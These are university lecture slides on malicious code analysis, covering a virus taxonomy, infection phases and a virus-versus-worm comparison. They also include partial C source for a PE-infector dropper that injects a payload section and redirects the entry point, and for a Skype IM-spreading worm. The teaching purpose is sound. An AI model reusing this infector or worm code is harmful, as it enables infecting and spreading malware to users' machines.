09/23/2025

Malicious Code Analysis

Fangtian Zhong
CSCI 591

Gianforte School of Computing
Norm Asbjornson College of Engineering
E-mail: fangtian.zhong@montana.edu

Overview

01 Taxonomy and Virus

02 Worms

03 Comparison


Part One

01

Taxonomy and Virus


Definition

A malware is a simple or self-replicating program, which discreetly installs itself in a system, without users knowledge or consent, with a view to either endangering data confidentiality, data integrity and system availability or making sure that users to be framed for computer crime.



Malware

Taxonomy of Malware




Virus spread and operate

- The infecting program is carried by an host program (called an infected program);The term of “dropper” is used to launch the very first infection.
- Whenever the dropper is executed:
  - The infecting program takes control and acts according to its own operation mode. The host program is temporarily dormant;
  - Then the infecting program returns control to the host program. The latter is executed normally without betraying the presence of the infecting program.


The infection phase

- Passive infection:The virus will spread throughout the target environment in a passive way: the dropper is put at intended victims' disposal.Victims then may copy it into their own environments, before executing it.
- Active infection： The virus will spread in the target environment actively. The user or the system executes either the dropper (the system is infected for the first time, in other words, it is referred as the primary infection) or an infected file.



The incubation phase


- This phase represents the longest one in the life of a virus.
- The main purpose here is the virus's survival in the infected system. Accordingly, it must escape detection by either:
  - The user himself. While writing an virus, a virus writer will try hard to avoid any execution error (bugs) which could alert the user.
  - Or antivirus programs. The virus will use various techniques designed to evade detection.




The disease phase

- The final payload is activated at this stage.
- The way it is triggered depends on various factors and especially on the location where the offensive function was inserted in the code:
  - If the offensive routine is located at the very beginning of the virus code, it means that as soon as the virus infects a new host or system, the payload will be executed immediately before any further spreading of the infection occurs.
  - If the offensive routine is located at the end of the virus code, the payload will be triggered only after the infection process.
  - If the offensive routine is inserted in the middle of the code, the payload will be triggered depending on whether the infection was successful or not.

Virus Figure



PE


DOS Header
DOS Stub
NT Headers
- PE signature
- File Header
- Optional Header
Section Table
Section 1
Section 2
Section 3
Section 4
Section n

Dropper Core Implementation- Load infected program

```
VOID LoadExeFile(LPCSTR FileName)
{
        // If exist，then open the file. Here we want to read the infected program
        HANDLE FileHandle = CreateFileA(FileName, GENERIC_READ, NULL,
                NULL, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, NULL);

        // Get the size of the file because we want to add the malicious payload to its end.
        FileSize = GetFileSize(FileHandle, NULL);
        FileBase = (DWORD)calloc(FileSize, sizeof(BYTE));

        // load the infected program to a buffer
        DWORD Read = 0;
        ReadFile(FileHandle, (LPVOID)FileBase, FileSize, &Read, NULL);

        // close the file
        CloseHandle(FileHandle);
}
```

Dropper Core Implementation

```
VOID LoadDllStub(LPCSTR FileName)
{
        // Load the module into the current memory without executing DllMain
        DllBase = (DWORD)LoadLibraryExA(FileName, NULL, DONT_RESOLVE_DLL_REFERENCES);

        // Obtain the start function from the dll and calculate its intra-section offset
        //(load base address + section base address + intra-section offset)
        DWORD Start = (DWORD)GetProcAddress((HMODULE)DllBase, "start");
        StartOffset = Start - DllBase - GetSection(DllBase, ".text")->VirtualAddress;

        // Share Data
        ShareData = (PSHAREDATA)GetProcAddress((HMODULE)DllBase, "ShareData");
}
```

Dropper Core Implementation- Add a new section

```
VOID AddSection(LPCSTR SectionName, LPCSTR SrcName)
{
        // 1. Get the address of the last section in the section table
        auto LastSection = &IMAGE_FIRST_SECTION(NtHeader(FileBase))
                [FileHeader(FileBase)->NumberOfSections - 1];

        // 2. Add the number of sections saved in the file header by 1
        FileHeader(FileBase)->NumberOfSections += 1;

        // 3. Find the position of the newly added section through the old last section
        auto NewSection = LastSection + 1;
        memset(NewSection, 0, sizeof(IMAGE_SECTION_HEADER));

        // 4.  Find the section we need to copy from the dll
        auto SrcSection = GetSection(DllBase, SrcName);
```

Dropper Core Implementation-Add a new section

```
        // 5. Copy the complete information of the source section to the new section
        memcpy(NewSection, SrcSection, sizeof(IMAGE_SECTION_HEADER));

        // 6. Set the section name
        memcpy(NewSection->Name, SectionName, 7);

        // 7. Set the RVA of the new section  = the RVA of the old last section + aligned memory size
        NewSection->VirtualAddress = LastSection->VirtualAddress +
                Alignment(LastSection->Misc.VirtualSize, OptHeader(FileBase)->SectionAlignment);

        // 8. Set the FOA of the new section =  the FOA of the old last section + aligned file size
        NewSection->PointerToRawData = LastSection->PointerToRawData +
                Alignment(LastSection->SizeOfRawData, OptHeader(FileBase)->FileAlignment);

        // 9. Recalculate the file size and apply for new space to save the original data
        FileSize = NewSection->SizeOfRawData + NewSection->PointerToRawData;
        FileBase = (DWORD)realloc((VOID*)FileBase, FileSize);

        // 11. Set SizeOfImage = RVA of the new last section + memory size of the new last section
        OptHeader(FileBase)->SizeOfImage = NewSection->VirtualAddress + NewSection->Misc.VirtualSize;
}
```

Dropper Core Implementation-Reset Entry

```
// Reset OEP
VOID SetOEP()
{
        // Before modifying the original OEP, save the OEP
        ShareData->OldOep = OptHeader(FileBase)->AddressOfEntryPoint;

        // ------------------AddressOfEntryPoint---------------------

        // new OEP = the offset in the section  + RVA of new section
        OptHeader(FileBase)->AddressOfEntryPoint = StartOffset +
                GetSection(FileBase, ".malpayload")->VirtualAddress;
}
```

Dropper Core Implementation-Copy malicious payload

```
VOID CopySectionData(LPCSTR SectionName, LPCSTR SrcName)
{
        // Get the base address of the malicious payload in the virtual space (dll image)
        BYTE* SrcData = (BYTE*)(GetSection(DllBase, SrcName)->VirtualAddress + DllBase);

        // Get the base address of the target section in the file space
        BYTE* DestData = (BYTE*)(GetSection(FileBase, SectionName)->PointerToRawData + FileBase);

        // copy memory
        memcpy(DestData, SrcData, GetSection(DllBase, SrcName)->SizeOfRawData);
}
```

Dropper Core Implementation-Get the section address

```
PIMAGE_SECTION_HEADER GetSection(DWORD Base, LPCSTR SectionName)
{
	// 1. first section
	auto SectionTable = IMAGE_FIRST_SECTION(NtHeader(Base));

	// 2. get the number of sections in the section table
	WORD SectionCount = FileHeader(Base)->NumberOfSections;

	// 3. Traverse the section table, compare section names, and return the address of the section structure
	for (WORD i = 0; i < SectionCount; ++i)
	{
		// if found, return
		if (!memcmp(SectionName, SectionTable[i].Name, strlen(SectionName) + 1))
			return &SectionTable[i];
	}

	return nullptr;
}
```

Dropper Core Implementation-Fix reloc for the dll

```
VOID FixReloc()
{
        DWORD Size = 0, OldProtect = 0;

        // retrieve the relocation table
        auto RealocTable = (PIMAGE_BASE_RELOCATION)
                ImageDirectoryEntryToData((PVOID)DllBase, TRUE, 5, &Size);

        // check if it has variables that need to be relocatable
        while (RealocTable->SizeOfBlock)
        {
                ... fix the relocation info for global or static variables
        }

        // recover the dll characteristics
        OptHeader(FileBase)->DllCharacteristics = 0x8100;
}
```


Part Two

02

Worms

Worms

Worms are designed to self-replicate and spread independently across computer networks and systems. Unlike viruses, which need a host file or program to attach to, worms operate as standalone programs with the primary goal of infecting as many devices and systems as possible.



Key Characteristics

- **Self-Replication**: Create copies of themselves without requiring a host program. generate multiple instances of their code and distribute these copies to other vulnerable systems.
- **Autonomous Spreading**: Spread automatically across networks and devices. exploit vulnerabilities in operating systems or software to gain access to target systems. Once inside, they seek out and infect other vulnerable devices on the same network.

Key Characteristics

- **Network-Based:** Spread through computer networks, including the internet. They can rapidly move from one device to another, making them a significant threat to network security.

Key Characteristics

- **Payload:** While the primary purpose of worms is to spread, they may also carry a payload, which could be a malicious action such as deleting files, stealing data, or installing a backdoor for remote control. The payload varies depending on the specific worm.

IM Worms

- Skype is a nice IM that let you to chat or to do VoIP call, so this program can be designed to be a spreading vector. It sends url to worm to the found users. It creates a window that wraps the functionality to send url to found users. The users are randomly generated by giving nicknames.

IM Worms- Launch Skype

```
void RunSkype(void)
{
        HKEY hKey;
        char skype_path[MAX_PATH];
        DWORD len = MAX_PATH;
        STARTUPINFO inf_prog;  //Specifies the window station, desktop, standard handles, and appearance of the main window for a process at creation time.
        PROCESS_INFORMATION info_pr; //Contains information about a newly created process and its primary thread
        int user_ret;

        #define ERROR MessageBox(NULL,"I could not find Skype !","Error!",MB_OK|MB_ICONERROR); \
                ExitProcess(0);

          /* path of skype in registry */
        if(RegOpenKeyEx(HKEY_LOCAL_MACHINE,"SOFTWARE\\Skype\\Phone",0, KEY_QUERY_VALUE,&hKey) != ERROR_SUCCESS){
                        ERROR
                }

        if(RegQueryValueEx(hKey,"SkypePath",0,NULL,skype_path, &len) != ERROR_SUCCESS) {
                        ERROR
                }

        RegCloseKey(hKey);
```

IM Worms-Launch Skype

```
        memset(&inf_prog,0,sizeof(STARTUPINFO));
        memset(&info_pr,0,sizeof(PROCESS_INFORMATION));

        inf_prog.cb = sizeof(STARTUPINFO);
        inf_prog.dwFlags = STARTF_USESHOWWINDOW;
        inf_prog.wShowWindow = SW_SHOW;

        if(CreateProcess(NULL,skype_path,NULL,NULL,FALSE,CREATE_NEW_CONSOLE,NULL,
                NULL,&inf_prog,&info_pr))
        {
                MessageBox(NULL,"Allow this program in skype!","Warning!"
                        ,MB_OK|MB_ICONWARNING);
        }

        else
        {
                ERROR
        }
}
```

IM Worms

```
int __stdcall WinMain (HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nCmdShow)
{
        MSG oMessage;
        SkypeAttach = RegisterWindowMessage("SkypeControlAPIAttach");
        SkypeDiscover = RegisterWindowMessage("SkypeControlAPIDiscover");

        RunSkype(); /* (try to) run skype */

        if(SkypeAttach != 0 && SkypeDiscover != 0)
        {
                MakeWindow(); /* Create window */
                SendMessage(HWND_BROADCAST,  //A handle to the window whose window procedure will receive the message.
                                SkypeAttach,   //The message to be sent.
                                Answer,  //A handle to the window passing the data.
                                0);   //A pointer to a COPYDATASTRUCT structure that contains the data to be passed.


                while(GetMessage( &oMessage, 0, 0, 0)!=FALSE) //return all available messages
                {
                TranslateMessage(&oMessage);
                DispatchMessage(&oMessage);
                }


        }

}
```

IM Worms-Create a window

```
void MakeWindow(void)
{
		WNDCLASS wndcls;

		memset(&wndcls,0,sizeof(WNDCLASS));

		wndcls.lpszClassName = "WarSkype by [WarGame,#eof]";
		wndcls.lpfnWndProc = SkypeProc;

		if(RegisterClass(&wndcls) == 0)
		{
			ExitProcess(0);
		}

		Answer = CreateWindowEx(0,  // Optional window styles.
					wndcls.lpszClassName,  // Window class
					"Skype sucks!",		// Window text
					0,		// Window style
					-1, -1, 0, 0,   // Size and position
					(HWND)NULL,  // Parent window
					(HMENU)NULL, // Menu
					(HINSTANCE)NULL,  // Instance handle
					NULL);  // Additional application data
		if(Answer == NULL)
		{
			ExitProcess(0);
		}
}
```

IM Worms-Generate random nicknames

```
DWORD WINAPI S3arch(LPVOID Data)
{
		char msg[128];
		COPYDATASTRUCT cds;
		while(1)
		{
		GetRandNick();
		sprintf(msg,"SEARCH USERS %s",rnd_nick);
		cds.dwData= 0;
		cds.lpData= msg;
		cds.cbData= strlen(msg)+1;
		if(!SendMessage(SkypeWnd, WM_COPYDATA, Answer , (LPARAM)&cds))
		{
			/* skype closed */
			ExitProcess(0);
		}
		Sleep((1000*60)*3); /* every 3 minutes */
		}
}
```

IM Worms-Behaviors

```
LRESULT CALLBACK SkypeProc(HWND hWnd, UINT uMsg, WPARAM wParam, LPARAM lParam)
{
        PCOPYDATASTRUCT SkypeData = NULL;
        DWORD ThreadID;
        char *found_users = NULL,*chat_cmd = NULL,*chat_id = NULL,msg_cmd[256];
        COPYDATASTRUCT cds;

        if(uMsg == SkypeAttach)
        {
                if(lParam == 0)
                {
                   SkypeWnd = (HWND)wParam;
                   CreateThread(NULL,0,&S3arch,0,0,&ThreadID);
                }
        }

        if(uMsg == WM_COPYDATA)
        {
                 if(wParam == SkypeWnd)
                 {
                        SkypeData=(PCOPYDATASTRUCT)lParam;

                        if(SkypeData != NULL)
                        {

                                if(strstr(SkypeData->lpData,"CHAT "))
                                {
                                        strtok(SkypeData->lpData," ");
                                        chat_id = strtok(NULL," ");
```

IM Worms-Behaviors

```
if(strstr(SkypeData->lpData,"USERS "))
{
        found_users = (char *)GlobalAlloc(GMEM_ZEROINIT|GMEM_FIXED,3096);
        if(found_users == NULL)
        {
                ExitProcess(0);
        }
        chat_cmd = (char *)GlobalAlloc(GMEM_ZEROINIT|GMEM_FIXED,3096+128);
        if(chat_cmd == NULL)
        {
                ExitProcess(0);
        }
        strcpy(found_users,(char *)SkypeData->lpData);
        strcpy(found_users,found_users+6);
        sprintf(chat_cmd,"CHAT CREATE %s",found_users);
        /* contact them :) */
        cds.dwData= 0;
        cds.lpData= chat_cmd;
        cds.cbData= strlen(chat_cmd)+1;
        SendMessage(SkypeWnd, WM_COPYDATA, Answer , (LPARAM)&cds);
        GlobalFree(found_users);
        GlobalFree(chat_cmd);
}
```

IM Worms-Behaviors

```
                        }
                    }
                }

                DefWindowProc( hWnd, uMsg , wParam, lParam);

                return 1; /* != 0 */
}
```

IM Worms-Generate random nicknames

```
 /* generate random nicks to search */
void GetRandNick(void)
{

        char possible_searches[] = "qwertyuiopasdfghjklzxcvbnm";

        srand(GetTickCount());
        rnd_nick[0] = possible_searches[rand()%26];
        rnd_nick[1] = 0;

}
```


IM Worms- Launch Skype

Part Three

03


Comparison

Viruses *VS* Worms




Host Dependency	Host Dependency
Viruses attach themselves to a host file or program. They need a host program to carry out their malicious actions. When the host program is executed, the virus is activated.	Worms are standalone programs that do not require a host file to propagate. They operate independently and can execute their code without relying on another program.

Viruses *VS* Worms




Propagation	Propagation
Viruses rely on human action to propagate. They typically spread when an infected file or program is shared or transferred by users. For example, viruses often spread via infected email attachments, shared files, or infected downloads.	Worms are self-replicating and can spread autonomously across networks or devices. They exploit vulnerabilities or security weaknesses to infect other computers or devices.

Viruses *VS* Worms



Payload	Payload
Viruses may or may not have a payload. If they have a payload, it is the malicious action they perform, such as deleting files or displaying a message.	Worms may have a payload, which could be a malicious action like deleting files or installing a backdoor for remote control. However, their primary purpose is to spread rapidly.

Viruses *VS* Worms



Activation	Activation
Viruses are activated when the infected host program is executed. They can remain dormant until the user runs or opens the infected file.	Worms are designed to start spreading as soon as they infiltrate a system. They don't require user interaction to execute their code.

THE END

Fangtian Zhong

CSCI 591

Gianforte School of Computing
Norm Asbjornson College of Engineering
E-mail: fangtian.zhong@montana.edu

09/23/2025